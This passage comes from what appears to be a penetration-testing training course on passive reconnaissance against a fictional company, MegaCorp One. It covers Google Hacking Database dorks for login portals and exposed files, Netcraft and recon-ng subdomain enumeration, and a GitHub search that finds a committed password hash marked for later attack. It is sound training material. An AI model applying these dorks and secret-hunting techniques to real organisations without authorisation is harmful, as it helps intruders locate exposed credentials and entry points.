
Figure 25: Using Google to Find Directory Listings

The output refers to *directory listing*¹⁴⁶ pages that list the file contents of the directories without index pages. Misconfigurations like this can reveal interesting files and sensitive information.

These basic examples only scratch the surface of what we can do with search operators. The Google Hacking Database (GHDB)¹⁴⁷ contains multitudes of creative searches that demonstrate the power of creative searching with combined operators:

¹⁴⁶ (MITRE, 2019), <https://cwe.mitre.org/data/definitions/548.html>

¹⁴⁷ (Offensive Security, 2019), <https://www.exploit-db.com/google-hacking-database>



Date Added	Dork	Category	Author
2019-09-18	site:*/oauth2/authorize	Pages Containing Login Portals	Reza Abasi
2019-09-18	intitle:index.of "admin.db"	Sensitive Directories	The Dexter
2019-09-18	intitle:index.of "admin" filetype:sql	Sensitive Directories	The Dexter
2019-09-18	indexof:backup/web.config	Sensitive Directories	Vyshnav nk
2019-09-17	site:* intitle:"reset password"	Pages Containing Login Portals	Paras Arora
2019-09-17	site:ftp.*.* index of: manifest.xml	Files Containing Juicy Info	Deepak Kumar
2019-09-17	indexof:backup/mysql	Sensitive Directories	Sanyam Chawla
2019-09-17	inurl:webmail/src/login.php	Pages Containing Login Portals	Sravan7s
2019-09-17	inurl:/prweb/prwebLDAP1/	Pages Containing Login Portals	Sravan7s
2019-09-17	index.of "crossdomain.xml"	Files Containing Juicy Info	Mayur Parmar
2019-09-16	intitle:"login" site:welcom.*.*	Pages Containing Login Portals	Reza Abasi
2019-09-16	site:*/Shibboleth.sso/SAML2/POST	Error Messages	Reza Abasi
2019-09-16	site:*/casAuthn/login.php	Pages Containing Login Portals	Reza Abasi

Figure 26: The Google Hacking Database (GHDB)

Mastery of these operators, combined with a keen sense of deduction, are key skills for effective search engine “hacking”.

6.4.1.1 Exercises

1. Who is the VP of Legal for MegaCorp One and what is their email address?
2. Use Google dorks (either your own or any from the GHDB) to search www.megacorpone.com for interesting documents.
3. What other MegaCorp One employees can you identify that are not listed on www.megacorpone.com?

6.5 Netcraft

Netcraft¹⁴⁸ is an Internet services company based in England offering a free web portal that performs various information gathering functions. The use of services such as those offered by Netcraft is considered a passive technique since we never interact with our target directly.

Let's review some of Netcraft's capabilities. For example, we can use Netcraft's DNS search page (<https://searchdns.netcraft.com/>) to gather information about the *megacorpone.com* domain:

¹⁴⁸ (Netcraft, 2019), <https://www.netcraft.com/>

Search Web by Domain

Explore 1,094,728 web sites visited by users of the [Netcraft Toolbar](#)

20th September 2019

Search:

[search tips](#)

site contains

*.megacorpone.com

[lookup!](#)

example: site contains [.netcraft.com](#)

Results for *.megacorpone.com

Found 5 sites

Site	Site Report	First seen	Netblock	OS
1. www.megacorpone.com		march 2013	psinet, inc.	linux - ubuntu
2. intranet.megacorpone.com			psinet, inc.	unknown
3. admin.megacorpone.com			psinet, inc.	unknown
4. support.megacorpone.com			volico	unknown
5. vpn.megacorpone.com		november 2016	psinet, inc.	linux

COPYRIGHT © NETCRAFT LTD 2019. ALL RIGHTS RESERVED.

Figure 27: Netcraft Results for *.megacorpone.com Search

For each server found, we can view a “site report” that provides additional information and history about the server by clicking on the file icon next to each site URL.

Site report for www.megacorpone.com - Mozilla Firefox

Site report for www.megacorpone.com

https://toolbar.netcraft.com/site_report?url=http://www.megacorpone.com

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Site report for www.megacorpone.com

Search...

Netcraft Extension

- + Home
- + Download Now!
- + Report a Phish
- + Site Report
- + Top Reporters
- + Incentives for reporters
- + Phishiest TLDs
- + Phishiest Countries
- + Phishiest Hosters
- + Phishiest Certificate Authorities
- + Phishing Map
- + Takedown Map
- + Most Popular Websites
- + Branded Extensions
- + Tell a Friend

Phishing & Fraud

- + Phishing Site Feed
- + Hosting Phishing Alerts
- + SSL CA Phishing Alerts
- + Protection for TLDs against Phishing and Malware
- + Deceptive Domain Score
- + Bank Fraud Detection
- + Phishing Site Countermeasures

Background


Site title	MegaCorp One - Nanotechnology Is the Future	Date first seen	March 2013
Site rank	559844	Primary language	English
Description	""		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	0/10 		

Network

Site	http://www.megacorpone.com	Netblock Owner	PSINet, Inc.
Domain	megacorpone.com	Nameserver	ns1.megacorpone.com
IP address	38.100.193.76 (VirusTotal)	DNS admin	admin@megacorpone.com
IPv6 address	Not Present	Reverse DNS	www.megacorpone.com
Domain registrar	gandi.net	Nameserver organisation	whois.gandi.net
Organisation	MegaCorpOne, Rachel, 89001, United States	Hosting company	datanap.net
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown

Figure 28: Netcraft Site Report for www.megacorpone.com

The start of the report covers registration information. However, if we scroll down, we discover various “site technology” entries:



Site Technology Fetched on 14th November 2019

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
Apache 	Web server software	www.espnccrinfo.com , www.npr.org , www.internetdownloadmanager.com

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL 	A cryptographic protocol providing communication security over the Internet	login.microsoftonline.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript 	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.udemy.com , www.google.com , www.linkedin.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
jQuery 	A JavaScript library used to simplify the client-side scripting of HTML	www.msn.com , www.spiegel.de , www.t-online.de

Figure 29: Site Technology for www.megacorpone.com

This list of subdomains and technologies will prove useful as we move on to active information gathering and exploitation. For now, we will add it to our notes.

6.5.1.1 Exercise

1. Use Netcraft to determine what application server is running on www.megacorpone.com.

6.6 Recon-**ng**

recon-**ng**¹⁴⁹ is a module-based framework for web-based information gathering. Recon-**ng** displays the results of a module to the terminal but it also stores them in a database. Much of the power of recon-**ng** lies in feeding the results of one module into another, allowing us to quickly expand the scope of our information gathering.

Let's use recon-**ng** to compile interesting data about MegaCorp One. To get started, let's simply run **recon-**ng****:

¹⁴⁹ (Tim Tomes, 2019), <https://github.com/lanmaster53/recon-ng>

```
kali@kali:~$ recon-ng
[*] Version check disabled.
```

Sponsored by... 

 www.blackhillsinfosec.com



 www.practisesec.com

[recon-ng v5.0.0, Tim Tomes (@lanmaster53)]

[*] No modules enabled/installed.

[recon-ng] [default] >

Listing 196 - Starting recon-ng

According to the output, we need to install various modules to use recon-ng.

We can add modules from the recon-ng “Marketplace”.¹⁵⁰ We’ll search the marketplace from the main prompt with **marketplace search**, providing a search string as an argument.

In this example, we will search for modules that contain the term **github**:

```
recon-ng] [default] > marketplace search github
[*] Searching module index for 'github'...
```

	Path	Version	Status	D	K
	recon/companies-multi/github_miner	1.0	not installed		*
	recon/profiles-contacts/github_users	1.0	not installed		*
	recon/profiles-profiles/profiler	1.0	not installed		
	recon/profiles-repositories/github_repos	1.0	not installed		*
	recon/repositories-profiles/github_commits	1.0	not installed		*
	recon/repositories-vulnerabilities/github_dorks	1.0	not installed		*

D = Has dependencies. See info for details.

K = Requires keys. See info for details.

Listing 197 - Searching the Marketplace for GitHub modules

Notice that some of the modules are marked with an asterisk in the “K” column. These modules require credentials or API keys¹⁵¹ for third-party providers. The recon-ng wiki¹⁵² maintains a short

¹⁵⁰ (Tim Tomes, 2019), <https://github.com/lanmaster53/recon-ng/wiki/Features#module-marketplace>

¹⁵¹ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Application_programming_interface_key

¹⁵² (Tim Tomes, 2019), <https://github.com/lanmaster53/recon-ng-marketplace/wiki/API-Keys>

list of the keys used by its modules. Some of these keys are available to free accounts, while others require a subscription.

We can learn more about a module by using **marketplace info** followed by the module name. Since the GitHub modules require API keys, let's use this command to examine the **recon/domains-hosts/google_site_web** module:

```
[recon-ng][default] > marketplace info recon/domains-hosts/google_site_web
```

path	recon/domains-hosts/google_site_web
name	Google Hostname Enumerator
author	Tim Tomes (@lanmaster53)
version	1.0
last_updated	2019-06-24
description	Harvests hosts from Google.com by using the 'site' operator.
required_keys	[]
dependencies	[]
files	[]
status	not installed

```
[recon-ng][default] >
```

Listing 198 - Getting information on a module

According to its description, this module searches Google with the “site” operator and it doesn’t require an API key. Let’s install the module with **marketplace install**:

```
[recon-ng][default] > marketplace install recon/domains-hosts/google_site_web
[*] Module installed: recon/domains-hosts/google_site_web
[*] Reloading modules...
[recon-ng][default] >
```

Listing 199 - Installing a module

After installing the module, we can load it with **module load** followed by its name. Then, we’ll use **info** to display details about the module and required parameters:

```
[recon-ng][default] > modules load recon/domains-hosts/google_site_web
```

```
[recon-ng][default][google_site_web] > info
```

Name: Google Hostname Enumerator
 Author: Tim Tomes (@lanmaster53)
 Version: 1.0

Description:

Harvests hosts from Google.com by using the ‘site’ search operator. Updates the ‘hosts’ table with the results.

Options:

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see ‘show info’ for details)

Source Options:

```
default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
<string>    string representing a single input
<path>      path to a file containing a list of inputs
query <sql>  database query returning one column of inputs
```

```
[recon-ng][default][google_site_web] >
```

Listing 200 - Using recon/domains-hosts/google_site_web

Notice that the output contains additional information about the module now that we've installed and loaded it. According to the output, the module requires the use of a source, which is the target we want to gather information about.

In this case, we will use **options set SOURCE megacorpone.com** to set our target domain:

```
[recon-ng][default][google_site_web] > options set SOURCE megacorpone.com
SOURCE => megacorpone.com
```

Listing 201 - Setting a source

Finally, we **run** the module:

```
[recon-ng][default][google_site_web] > run
-----
MEGACORPONE.COM
-----
[*] Searching Google for: site:megacorpone.com
[*] [host] www.megacorpone.com (<blank>)
[*] [host] vpn.megacorpone.com (<blank>)
[*] [host] www2.megacorpone.com (<blank>)
[*] [host] siem.megacorpone.com (<blank>)
[*] Searching Google for: site:megacorpone.com -site:www.megacorpone.com -
site:vpn.megacorpone.com -site:www2.megacorpone.com -site:siem.megacorpone.com
-----
SUMMARY
-----
[*] 4 total (4 new) hosts found
```

Listing 202 - Running a module

The results mirror what we found from the Netcraft DNS search. However, we haven't wasted our time here. Recon-ng stores results in a local database and these results will feed into other recon-ng modules.

We can use the **show hosts** command to view stored data:

```
[recon-ng][default][google_site_web] > back
[recon-ng][default] > show
Shows various framework items

Usage: show
<companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles
|pushpins|repositories|vulnerabilities>
```

```
[recon-ng][default] > show hosts
```

rowid	host	ip_address	region	country	module
1	www.megacorpone.com				google_site_web
2	vpn.megacorpone.com				google_site_web
3	www2.megacorpone.com				google_site_web
4	siem.megacorpone.com				google_site_web

[*] 4 rows returned

```
[recon-ng][default] >
```

Listing 203 - Show hosts

We have four hosts in our database but no additional information on them. Perhaps another module can fill in the IP addresses.

Let's examine `recon/hosts-hosts/resolve` with `marketplace info`:

```
[recon-ng][default] > marketplace info recon/hosts-hosts/resolve
```

path	recon/hosts-hosts/resolve
name	Hostname Resolver
author	Tim Tomes (@lanmaster53)
version	1.0
last_updated	2019-06-24
description	Resolves the IP address for a host. Updates the 'hosts' table
required_keys	[]
dependencies	[]
files	[]
status	installed

```
[recon-ng][default] >
```

Listing 204 - Module information for recon/hosts-hosts/resolve

The module description suits our needs so we will install it with `marketplace install`:

```
[recon-ng][default] > marketplace install recon/hosts-hosts/resolve
[*] Module installed: recon/hosts-hosts/resolve
[*] Reloading modules...
```

Listing 205 - Installing the resolve module

An "Invalid command" error may indicate that we are at the wrong command level. If this happens, run `back` to return to the main recon-ng prompt and try the command again.

Once the module is installed, we can use it with **modules load**, and run **info** to display information about the module and its options:

```
[recon-ng][default] > modules load recon/hosts-hosts/resolve
[recon-ng][default][resolve] > info

    Name: Hostname Resolver
    Author: Tim Tomes (@lanmaster53)
    Version: 1.0

Description:
    Resolves the IP address for a host. Updates the 'hosts' table with the results.

Options:
    Name      Current Value   Required   Description
    -----  -----  -----  -----
    SOURCE    default        yes       source of input (see 'show info' for details)

Source Options:
    default      SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL AND ip_address
    IS NULL
    <string>     string representing a single input
    <path>       path to a file containing a list of inputs
    query <sql>   database query returning one column of inputs

Comments:
    * Note: Nameserver must be in IP form.
```

Listing 206 - Installing and viewing recon/hosts-hosts/resolve

As is clear from the above output, this module will resolve the IP address for a host.

We need to provide the IP address we want to resolve as our source. We have four options we can set for the source: default, string, path, and query. Each option has a description alongside it as shown in Listing 206. For example, in the “google_site_web” recon-ng module, we used a string value.

However, we want to leverage the database this time. If we use the “default” value, recon-ng will look up the host information in its database for any records that have a host name but no IP address.

As shown in Listing 203, we have four hosts without IP addresses. If we select a “default” source, the module will run against all four hosts in our database automatically.

Let’s try this out by leaving our source set to “default” and then **run** the module:

```
[recon-ng][default][resolve] > run
[*] www.megacorpone.com => 38.100.193.76
[*] vpn.megacorpone.com => 38.100.193.77
[*] www2.megacorpone.com => 38.100.193.79
[*] siem.megacorpone.com => 38.100.193.89
```

Listing 207 - Running recon/hosts-hosts/resolve

Nice. We now have IP addresses for the four domains.

If we **show hosts** again, we can verify the database has been updated with the results of both modules:

```
[recon-ng][default][resolve] > show hosts
```

rowid	host	ip_address	region	country	module
1	www.megacorpone.com	38.100.193.76			google_site_web
2	vpn.megacorpone.com	38.100.193.77			google_site_web
3	www2.megacorpone.com	38.100.193.79			google_site_web
4	siem.megacorpone.com	38.100.193.89			google_site_web

```
[*] 4 rows returned
```

Listing 208 - Show hosts after multiple modules

6.6.1.1 Exercise

(Reporting is not required for this exercise)

1. Use the `recon/domains-hosts/google_site_web` and `recon/hosts-hosts/resolve` modules to gather information on MegaCorp One.
2. Take some time to explore other recon-ng modules.

6.7 Open-Source Code

In the following sections, we will discuss various online tools and resources that can be used to passively search for information. One such source of interesting information are open-source projects and online code repositories, such as GitHub,¹⁵³ GitLab,¹⁵⁴ and SourceForge.¹⁵⁵

Code stored online can provide a glimpse into the programming languages and frameworks used by an organization. In some rare occasions, developers have even accidentally committed sensitive data and credentials to public repos.

The search tools for some of these platforms will support the Google search operators that we discussed earlier in this module.

For example, GitHub's search¹⁵⁶ is very flexible. On GitHub, we will be able to search a user's or organization's repos, but we need an account if we want to search across all public repos.

In a previous module, we identified MegaCorp One's GitHub account.

Let's search that account's repos for interesting information. We can use **filename:users** to search for any files with the word "users" in the name:

¹⁵³ (GitHub, 2019), <https://github.com/>

¹⁵⁴ (GitLab, 2019), <https://about.gitlab.com/>

¹⁵⁵ (Slashdot Media, 2019), <https://sourceforge.net/>

¹⁵⁶ (GitHub, 2019), <https://help.github.com/en/github/searching-for-information-on-github/searching-code>





Figure 30: File Operator in GitHub Search

Our search only found one file - **xampp.users**. Even with a single result, we may have found something very interesting as XAMPP¹⁵⁷ is a web application development environment. Let's check the contents of the file.

¹⁵⁷ (Apache Friends, 2019), <https://www.apachefriends.org/index.html>




The screenshot shows a Firefox browser window displaying GitHub search results. The search query is "user:megacorpone filename:users". The results page shows 1 code result from the repository "megacorpone/megacorpone.com". The repository has 562K topics. The file "xampp.users" contains the user "megacorpone". The sidebar on the left lists various GitHub metrics: Repositories (2), Code (1), Commits (0), Issues (1), Packages (0), Marketplace (1K), Topics (562K), Wikis (0), and Users (1).

Figure 31: GitHub Search Results

This file appears to contain a username and password hash¹⁵⁸ that could be very useful when we begin our active attack phase. Let's add it to our notes.

¹⁵⁸ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Cryptographic_hash_function#Password_verification



The screenshot shows a GitHub repository page for the user 'megacorpone' with the repository name 'megacorpone.com'. The specific file shown is 'xampp.users'. The file content is a single line of text: 'trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0'. This line is highlighted with a red box.

Figure 32: xampp.users File Content

This manual approach will work best on small repos. For larger repos, we can use several tools to help automate some of the searching, such as *Gitrob*¹⁵⁹ and *Gitleaks*.¹⁶⁰ Recon-ng also has several modules for searching GitHub. Most of these tools require an access token¹⁶¹ to use the source code hosting provider's API.

For example, the following screenshot shows an example of Gitleaks finding an AWS Client ID¹⁶² in a file:

¹⁵⁹ (Michael Henriksen, 2018), <https://github.com/michenriksen/gitrob>

¹⁶⁰ (Zachary Rice, 2019), <https://github.com/zricethezav/gitleaks>

¹⁶¹ (GitHub, 2019), <https://help.github.com/en/articles/creating-a-personal-access-token-for-the-command-line>

¹⁶² (Amazon Web Services, 2019), <https://docs.aws.amazon.com/general/latest/gr/aws-sec-cred-types.html#access-keys-and-secret-access-keys>

```

kali@kali:~/Downloads$ ./gitleaks-linux-amd64 -v -r=https://github.com/d[REDACTED]f
